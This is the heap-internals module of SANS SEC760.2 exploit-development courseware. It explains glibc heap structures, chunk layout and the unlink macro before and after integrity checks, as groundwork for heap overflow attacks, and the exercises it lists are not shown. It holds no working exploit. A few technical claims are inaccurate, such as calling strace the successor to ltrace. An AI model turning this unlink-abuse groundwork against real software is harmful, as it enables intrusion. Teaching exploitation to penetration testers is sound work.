



SANS

www.sans.org

SECURITY 760

ADVANCED EXPLOIT
DEVELOPMENT FOR
PENETRATION TESTERS

760.2

Advanced Linux Exploitation

Copyright © 2014, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Advanced Exploit Development for Penetration Testers

Advanced Linux Exploitation

SANS Security 760.2

Copyright 2014, All Right Reserved
Version_3 4Q2014

Sec760 Advanced Exploit Development for Penetration Testers

Advanced Linux Exploitation

Welcome to SANS SEC760.2. In this section we will take a look at Linux heap overflows, function pointer overwrites, format string attacks, and more!

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Dynamic Linux Memory

In this module we will take look at how the heap works on the Linux operating system. This includes structure, allocation, functions, clean-up and other important details. This section was covered in SEC660, "Advanced Penetration Testing, Exploits, and Ethical Hacking; however, it is necessary to cover this information again in more detail prior to moving into heap exploitation. Some students may also not have taken SEC660. Be sure to ask questions as the topics ahead are rather complex compared to that of stack-based memory. We will go through how dynamic memory differs from stack memory and analyze the aspects of its management. Specifically, we will walk through the GNU C Library and its implementations of Malloc using Doug Lea's Malloc, ptmalloc, and other implementations.

Memory – The Heap (1)

- What is a heap?
 - Dynamic memory allocated at program runtime
 - Memory allocating functions are used to request resources
 - Allocation time is not finite
 - Memory is freed by:
 - Program code
 - Garbage collector
 - Program termination

Sec760 Advanced Exploit Development for Penetration Testers

Memory – The Heap (1)


When memory is needed and the maximum size is hard coded by the programmer, the stack may be the best choice to hold that data. You commonly see functions making use of the stack segment to pass constant sized variables to other called functions, often with the goal of receiving a return value of some sort. Once a function is complete, control is returned to the calling function. Functions that are given memory on the stack have a finite lifetime and use a Last in First out (LIFO) manner of handling itself. For example, the `main()` function is allocated memory on the stack. As functions are called from `main()`, the memory is allocated on the stack on top of `main()` and grows from higher memory addressing towards lower memory addressing. Thus when you are allocating space on the stack, you are actually subtracting the desired amount of space from the stack pointer register as it grows. The stack has a benefit in where it automatically cleans up after itself once a function is complete, depending on the calling convention. This is not the same as with a heap.

When the data is of a variable amount, must be accessible by multiple functions, is large and/or does not necessarily have a finite lifetime, the heap may be the best location for that data. During program runtime, the loader loads segments of data into memory such as the code segment and data segment. Also created at program runtime are the stack and heap segments. Global and static variables such as that in the `.data` and `.bss` segments are often placed after the code segment and before the heap, although it can be argued that these sections are in fact part of the process heap. The kernel requests memory using system calls such as `sbrk()` and `mmap()`. These calls allocate a large block of data and do not make the most efficient use of memory, thus we want a way to manage memory more efficiently using something that sits between the program and the system call. In the C programming library there are a group of functions under `malloc()` that divide up the memory allocated by the system calls `brk()`, `sbrk()` or `mmap()` into chunks that are more efficient and manageable.

With the heap, allocated memory is not automatically cleaned up as with the stack. The stack has a calling convention that automatically takes care of popping values off the stack and returning control to the calling function. The heap, on the other hand, requires the programmer to call a function to free the memory allocated.

Failure to free the memory on the heap can result in problems including memory leakage, resource exhaustion, and fragmentation. When a user opens up a web browser, the developers of the browser have no way of knowing how many tabs the user will open, what types of pages will be visited, how much memory space is required for each site, etc. It is this that makes the heap a more desirable location for the data than the stack.

Memory – The Heap (2)



Dynamically Allocated
Memory

1. Code Segment holds executable instructions
2. DS stores global and static variables
3. BSS stores uninitialized counterparts
4. Heap is used for most other program variables

Erickson, Jon. "[Hacking, The Art of Exploitation](#)." San Francisco: No Starch Press, 2003

Sec760 Advanced Exploit Development for Penetration Testers

Memory – The Heap (2)

This diagram helps to visualize the way in which a program is loaded into memory. At the top you see the Code Segment. Once a program is loaded into memory, EIP holds the address of the first instruction in the Code Segment to start the program. The Code Segment is often loaded at lower memory addresses than other segments. The Data Segment stores global and static variables used by the program. With some implementations you will see other segments loaded that could potentially divide up the types of data in the Data Segment. The BSS segment stores uninitialized variables that may not be needed by the program, or that will remain uninitialized until they are referenced.

Following the BSS segment is where the Heap segment begins. Let us say, for example, you are running a web browser and an image needs to be loaded on the page. Memory must be allocated on the heap at this point in order to store the image in memory. In this example the `malloc()` function could be called to allocate the required space. Again, the heap grows from lower memory addressing towards the Stack Segment, starting at a much higher memory address. Each operating system is different. That being said, the layout of the various sections in memory is likely to be different. Be sure to understand the layout for a system you are testing.

The idea behind this image was borrowed from: Erickson, Jon. "[Hacking, The Art of Exploitation](#)." San Francisco: No Starch Press, 2003

malloc (1)

- Library of functions used by the C programming language for dynamic memory allocation
- Interface to `sbrk()` and `mmap()`
 - Breaks `sbrk()` and `mmap()` memory allocations into smaller chunks
- Easily ported to other languages

Sec760 Advanced Exploit Development for Penetration Testers

malloc (1)

The GNU C library implementation of malloc used Doug Lea's malloc (dlmalloc) up until version 2.3.x, before switching to ptmalloc. Malloc is actually an interface to a library of functions to support dynamic memory allocation. The included functions are `malloc()`, `realloc()`, `calloc()`, and `free()`, which will each be discussed separately.

brk(), sbrk() and mmap() System Calls

The primary purpose of the malloc functions are to divide up the memory allocated by the `brk()`, `sbrk()` and `mmap()` systems calls into smaller chunks. We'll discuss when `sbrk()` may be called versus `mmap()` and vice-versa. Regardless, these allocators do not make the most efficient use of memory.

malloc (2)

- **malloc** contains the functions:
 - **malloc()** – Allocates a chunk of memory
 - **realloc()** – Decreases or increases amount of space allocated
 - **free()** – Frees the previously allocated chunk
 - **calloc()** initializes data as all 0's
 - Specify an array of N elements, each with a defined size
 - **unlink()**, **frontlink()**, and other utility routines

Sec760 Advanced Exploit Development for Penetration Testers

malloc (2)

malloc ()

The `malloc()` function is used to specify the amount of memory requested on the heap. A pointer is returned holding the address of the location in where the memory was allocated.

```
void *_malloc_r(void *REENT, size_t NBYTES);
```

realloc()

The `realloc()` function can be called to modify the size of an existing chunk of memory. For example, if the area of memory allocated with `malloc()` can be smaller, or if more space is needed, `realloc()` can decrease or increase the size of the chunk accordingly. A pointer is also returned holding the address of the location in where the memory was reallocated.

```
void *_realloc_r(void *REENT,  
void *APTR, size_t NBYTES);
```

free()

Once the allocated memory is no longer needed, you can use the `free()` function to free up the memory and return it to the management pool. This marks the chunks of memory allocated as available for use. No pointer is returned when using the `free()` function.

```
void _free_r(void *REENT, void *APTR);
```

calloc()

The `calloc()` function is similar to `malloc()` and even requests memory from the same pool. The primary difference is that memory allocated using `calloc()` is initialized with all 0's. The `calloc()` function also allows you to specify an array of `N` elements, each with a defined size. The memory will be assigned from a contiguous block and will not be fragmented. You will also commonly see programmers allocating memory using `malloc()` and then using the `memset()` function to initialize the allocated memory to 0's.

This is done mostly for performance purposes. Initializing data to all 0's helps to prevent memory leaks by overwriting all pre-existing data residing in that space.

```
void *calloc(size_t N, size_t S);
```

```
void *calloc_r(void *REENT, size_t <n>, <size_t> S);
```

Other functions such as `unlink()` and `frontlink()` are also present, as well as other utility routines used for heap management. These will be discussed in more detail shortly.

dlmalloc (1)

- Doug Lea's malloc implementation
- Used by many Linux variants as the primary memory allocator
- Includes malloc(), realloc(), calloc(), free() and other some utility routines


Sec760 Advanced Exploit Development for Penetration Testers

dlmalloc (1)

Doug Lea's malloc implementation, commonly referred to as dlmalloc, was the primary memory allocator used under the GNU C Library up to GCC 2.3.x. The dlmalloc implementation manages how allocation will be handled using the routines malloc(), realloc(), calloc(), and free(). The goal of Doug Lea's memory allocator was to improve speed, portability, minimize space, tunability, and other features.

Doug Lea's malloc page is located at: <http://g.oswego.edu/dl/html/malloc.html>

dlmalloc (2)



Adjacent Chunks in Memory

* Concept taken from <http://www.phrack.org/issues.html?issue=57&id=9>

Sec760 Advanced Exploit Development for Penetration Testers

dlmalloc (2)


The image concept on this slide, as well as the source for much of the content on dlmalloc, is taken from the article titled, "Once upon a free()..." authored by Anonymous in Phrack issue #57. The article gives a simple yet effective description of how a chunk is laid out in memory when using the malloc() function.

The top section titled chunk on the left of the diagram is the location of the chunk in memory. The address of this section can be called the chunk pointer. The value held at the address of the chunk pointer is the prev_size element. If the chunk directly before the current chunk is unused, it holds the prior size of that chunk before it was freed. This information is needed, as once a chunk is freed from memory a check is made to see if the adjacent chunks are unused, so it may coalesce and maximize the size of free chunks as well as minimize the number of entries in a bin. Bins hold available chunks of memory based on their size. For example, chunks of memory available that are 100 bytes will be grouped together in one bin while larger chunks are in different bins. We will get back to this soon.

The size field simply contains the size of the current chunk. Once the malloc() function is called to allocate a chunk of memory on the heap, the size field is padded out to the next DWORD boundary. This does not affect the size of the actual chunk, only the value stored in the size field. Since we are padding out to the next DWORD, it can be assumed that the lowest three bits are always zero. The lowest bit is of most importance. Since we are not using it as part of the chunk data, it can be used to specify whether or not the previous chunk is in use. This bit is called the PREV_INUSE bit. If this bit is set to 1, the previous chunk is in use. If it is set to 0, the previous chunk is not in use. This is used by the free() function to determine whether or not chunks can be coalesced. The second and third bit can be used to represent other information such as heap arena information. We will get back to this shortly.

The next section down titled mem on the left of the diagram is the memory address of where the data starts within the chunk. The address of this location is what is returned from malloc() and realloc(). The sizing information on both sides of the data portion of the chunk is often referred to as boundary tags.

dldmalloc (3)



Adjacent Chunks in Memory

Sec760 Advanced Exploit Development for Penetration Testers

dldmalloc (3)

On this image, also inspired by Phrack issue #57, we see the same prev_size field at the top. Remember that if the prior chunk has been freed, this field holds the prior size of that chunk. What happens to a chunk when it's freed using the free() function from malloc? The first thing that happens is the free() function is called with the address of where the data portion of the chunk begins passed as an argument. The function then checks the PREV_INUSE bit of the chunk to be freed to see if the current chunk and prior chunk can be combined. This field is located simply by using the address passed to the free() function -4 bytes and then checking to see if the lowest bit is set to 1 or 0.

Once the free() function determines if any adjacent chunks can be merged, the PREV_INUSE bit of the next chunk over must be cleared to mark the newly freed chunk as unused. As you can see on the diagram on this slide, there are two new fields where the data previously started. These are the forward and backward pointers. Each pointer takes up four bytes and starts where the data portion started before the chunk was freed. This is an example of data being clobbered. Any data that existed after these pointers before the chunk was freed may either still remain in memory or can be zeroed out if the programmer chooses to do so. These pointers point into a doubly-linked list with the locations of available chunks of memory. If chunks located in the linked list can be consolidated, the unlink() function removes any unneeded entries from the list and updates the pointers accordingly. For example, if a chunk is being freed and the chunk before it is also unused, the unlink() function is called to unlink the already freed chunk from the doubly-linked list. The chunks are then coalesced and frontlink() is called to insert the new chunk into the appropriate bin. The general rule is that no two free chunks should exist adjacent in memory.

unlink() & frontlink()

- The unlink() function removes chunks from a doubly-linked list
- The frontlink() function inserts new chunks into a doubly-linked list
- unlink() is called by free() when an adjacent chunk is also unused
 - Performs coalescing
 - “Holding Hands”
 - Then frontlink() is called to reinsert


Sec760 Advanced Exploit Development for Penetration Testers

unlink() & frontlink()

As stated earlier, if chunks located in a linked list residing in a bin can be consolidated, the unlink() function is called by free(). For example, if a chunk is being freed and the chunk before or after is also unused, the unlink() function is called to remove the already freed chunk from the list. The two chunks are then coalesced and the frontlink() function is used to inject the chunk back into the doubly-linked list with the updated size. Just as well, if a request is made by malloc(), calloc(), or realloc(), and a chunk is assigned, unlink() must remove the entry from the doubly-linked list and update the adjacent chunks on the list accordingly.

A group of individuals holding hands could be used as an analogy to unlink(). Imagine that ten people are holding hands, creating a linked circle. Now imagine that one individual must leave the circle. In order to maintain the circular bond, a process has to be in place to tie the hands together that were left unlinked by the removal of the individual, otherwise their arms would be left flailing. This is the responsibility of the unlink() function. The frontlink() function would then be used if we are inserting a new individual into the linked circle.

Unlinking a Chunk




Sec760 Advanced Exploit Development for Penetration Testers

Unlinking a Chunk

- 1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.
- 2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list as the chunk once there has been put into use.
- 3) The `unlink()` function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.

Frontlinking a Chunk




Sec760 Advanced Exploit Development for Penetration Testers

Frontlinking a Chunk

- 1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.
- 2) A fourth chunk on the far right would like to be added to this doubly-linked list.
- 3) The frontlink() function has successfully changed the "FD" and "BK" pointers of the right outer chunk to include the fourth chunk.

Unlink & Coalescing Process (1)




Sec760 Advanced Exploit Development for Penetration Testers

Unlink & Coalescing Process (1)

On this slide there are four chunks. Chunk 1, on the far left is currently not in use and resides on a doubly-linked free list as an available chunk. The middle two chunks (2 & 3) are currently in use, but free() was just called against chunk 2. Chunk 4, on the far right is currently not in use and also resides on the doubly-linked list as an available chunk. Chunks 1 & 4 each point to each other with forward and backward pointers, as shown on the slide.

In this situation the free() function will check the PREV_INUSE bit in chunk 2 to determine if coalescing can be performed. This would make for one large chunk as opposed to two smaller chunks. If we free chunk 2 and coalesce it with chunk 1, the chunk will need to be unlinked from the doubly-linked list, coalesced, and reinserted with frontlink(). This is shown on the next slide.

Unlink & Coalescing Process (2)




Sec760 Advanced Exploit Development for Penetration Testers

Unlink & Coalescing Process (2)

As shown on this slide, chunks 1 & 2 have been joined together into one chunk and this chunk is marked as free. The chunk was reinserted to the doubly-linked list by `frontlink()` and pointers written accordingly.

unlink() without Checks

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    /* FD = the pointer stored at \
    chunk +8 */ \
    BK = P->bk; \
    /* BK = the pointer stored at \
    chunk +12 */ \
    FD->bk = BK; \
    /* At FD +12 write BK to set new \
    bk pointer */ \
    BK->fd = FD; \
    /*At BK +8 write FD to set new fd pointer */ \
}
```



Sec760 Advanced Exploit Development for Penetration Testers

unlink() without Checks

Below is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    /* FD = the pointer stored at chunk +8 */ \
    BK = P->bk; \
    /* BK = the pointer stored at chunk +12 */ \
    FD->bk = BK; \
    /* At FD +12 write BK to set new bk pointer */ \
    BK->fd = FD; \
    /* At BK +8 write FD to set new fd pointer */ \
}
```


unlink() with Checks

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    BK = P->bk; \
    if (__builtin_expect (FD->bk != P || BK->fd \
        != P, 0)) \
        malloc_printf (check_action, "corrupted \
double-linked list", P); \
    else { \
        FD->bk = BK; \
        BK->fd = FD; \
    } \
}
```

Sec760 Advanced Exploit Development for Penetration Testers

unlink() with Checks

Checks are now made to ensure the pointers have not been corrupted. Below is the code:

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    BK = P->bk; \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
        malloc_printf (check_action, "corrupted double- \
linked list", P); \
    else { \
        FD->bk = BK; \
        BK->fd = FD; \
    } \
}
```

Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If it is != we print out the error, "Corrupted Double-linked list."

Bins

- 128 bins with dlmalloc
 - Sorted by size
 - <512 bytes kept in a large number of small bins
 - >512 bytes indexed into remaining larger bins
- Fastbins
 - Small size up to 80-bytes
 - Never merged
 - Singly-Linked
 - No backward pointers

Sec760 Advanced Exploit Development for Penetration Testers

Bins

Linked lists are kept in bins based on their size. There are a total of 128 bins available, which are sorted by size. The first bin is used for unsorted chunks that were recently freed and acts as a cache of chunks available if their size matches a request. If they are not quickly taken by malloc(), calloc(), or realloc(), they are placed into a bin based on their size. Chunks greater than 128 KB's are not placed into a bin, but are handled by the mmap() function. Frontlink() works with an index to determine the appropriate bin for a freed chunk.

Fastbins are used for frequently used, smaller chunks of data up to 80 bytes. They are connected with singly-linked lists, as no chunks from the middle are taken. Fastbins use Last-In First-Out (LIFO) ordering to distribute a requested chunk of memory. This is a perfect example where efficiency is often chosen over security.

Bin Indexing

- As stated in the malloc.c source code:

Indexing

Bins for sizes < 512 bytes contain chunks of all the same size, spaced 8 bytes apart. Larger bins are approximately logarithmically spaced:

64 bins of size	8
32 bins of size	64
16 bins of size	512
8 bins of size	4096
4 bins of size	32768
2 bins of size	262144
1 bin of size	what's left

Sec760 Advanced Exploit Development for Penetration Testers

Bin Indexing

As stated in the dlmalloc source code, "Bins for sizes < 512 bytes contain chunks of all the same size, spaced 8 bytes apart. Larger bins are approximately logarithmically spaced. (See the table below.) The 'av_' array is never mentioned directly in the code, but instead via bin access macros."

The bin indexing is stated as the following:

64 bins of size	8
32 bins of size	64
16 bins of size	512
8 bins of size	4096
4 bins of size	32768
2 bins of size	262144
1 bin of size	what's left

This means that for chunks up to 512 bytes in size, each bin correlates to a specific size, spaced by 8-bytes. The bin number can be multiplied by 8 to determine the chunk size for that bin's freelist.

The Wilderness

- Chunk bordering the highest memory address
 - Heaps grow up towards the stack
- Calls `sbrk()` to increase size and remains contiguous
- The `mmap()` function can be used for non-contiguous requests
 - Creation of new arenas
 - Threaded programs include multiple arenas

Sec760 Advanced Exploit Development for Penetration Testers

The Wilderness

The wilderness chunk or top chunk is the chunk bordering the highest memory address allocated so far by `sbrk()`. If no available memory is available, its size can be increased by calling the `sbrk()` function. This is the only chunk that can increase the size of the heap. The term wilderness comes from the idea that it is bordering the unknown and was named by Kiem-Phong Vo.

The `mmap()` function can also be used instead of `sbrk()` if the wilderness chunk cannot be increased due to a large memory request that `sbrk()` cannot handle or if a non-contiguous block is requested as the space is not available within the existing arena. An arena is a heap allocated through `mmap()` or `sbrk()`. Each thread, when using a memory allocator such as `ptmalloc`, can have multiple arenas.

ptmalloc

- Based on dlmalloc and written by Wolfram Gloger
- Designed to support multiple threads
- Original ptmalloc version published as part of glibc-2.3.x
- ptmalloc(3) is the current version although ptmalloc(2) is most common

Sec760 Advanced Exploit Development for Penetration Testers

ptmalloc

The ptmalloc memory allocator was written by Wolfram Gloger and is based on Doug Lea's memory allocator. The goal of ptmalloc over dlmalloc is primarily to support multiple threads and allow for multiple heaps. In this implementation, multiple threads do not have to share the same heap. Other goals of the allocator are the same as Doug Lea's. Those are to provide portability, increase speed, allow for tuning, and other features. ptmalloc uses sbrk() and mmap() to allocate memory based on the request. Just like dlmalloc, sbrk() is used to increase an existing heap by way of the wilderness chunk, and mmap() is used to allocate a new arena.

With fork(), each call creates a new child process copying the parent process. Each process gets a new Process ID and its own address space. Sharing between the processes can be difficult due to the separate address space. Threading on the other hand shares the same Process ID and memory space. Sharing within the process is much more seamless. Note: Threads are difficult to program properly with C and C++ as the languages were designed with fork() in mind and not threading. You will often see programmers siding with fork(), as it has been around for a long time and is portable between all OS'.

Wolfram Gloger's malloc homepage can be found at: <http://www.malloc.de/en/>

tcmalloc & jemalloc

- Thread-Caching Malloc (tcmalloc)
 - Developed by Google, as part of Google Performance Tools
 - A high speed memory allocator
 - Has a heap checker to check for C++ memory leaks
- Jason Evan's Malloc (jemalloc)
 - Replaced phkmalloc on FreeBSD
 - Used by the Firefox browser, Facebook,
 - Multi-threading support
 - Each arena gets its own processor

Sec760 Advanced Exploit Development for Penetration Testers

tcmalloc & jemalloc

Some of the other available memory allocators include thread-caching malloc (tcmalloc), available at <http://goog-perftools.sourceforge.net/doc/tcmalloc.html>, and Jason Evan's malloc (jemalloc), available at <http://www.canonware.com/jemalloc/>. It was built to be scalable for multiple processors and threads, using multiple arenas.

The tcmalloc implementation was developed at Google, and is available as part of the Google Performance Tools. It is a high speed memory allocator that can be incorporated into your programs with the `-ltcmalloc` flag during compilation. Other malloc implementations are also available.

Example Use of malloc()

- Objective: Find the address of the chunk allocated by malloc()
- Create and compile the following:

```
#include <stdlib.h>
main() {
    malloc(500);
}
```

Sec760 Advanced Exploit Development for Penetration Testers

Example Use of malloc()

The objective of this example is to locate the address of the 500 byte chunk assigned by malloc(). Use a text editor and create the following program in C:

```
#include <stdlib.h>
main(){
    malloc(500);
}
```

Save the program as malloc_check.c in your home directory on the Kubuntu image. Compile the program with “gcc malloc_check.c -o malloc_check” at a command prompt. Next, we'll determine a way to locate the address of the chunk assigned by malloc().

Tool: ltrace

- Tool to intercept and record library calls
- Author: Juan Cespedes
- Freeware under the GNU Public License
- Similar to the tool strace
 - strace is the successor to ltrace, however ltrace is easier to read for our purposes
- Useful for locating calls for memory allocations

Sec760 Advanced Exploit Development for Penetration Testers

Tool: ltrace

The tool ltrace was authored by Juan Cespedes and is freeware under the GNU Public License. ltrace executes a program until it exits, and during program execution it records library calls and the signals received. The relative strace tool traces systems calls as well as library calls by default and is more compatible with many OS'.

Common commands include:

`ltrace -p (pid)` - This command tells ltrace to attach to the requested Process ID and begin tracing.

`ltrace -S` - This command traces system calls as well as library calls.

`ltrace -f` - This command traces child processes created by `fork()`.

strace is another great tool and is actually the successor to ltrace. However, ltrace still makes it a bit easier for us to find basic information that we need.

Example Answer

- Use `ltrace` or `strace` to find the location of the chunk allocated by `malloc()`
 - `$ ltrace ./malloc_check 2>&1 |grep malloc`
`malloc(500) =0x804a008`
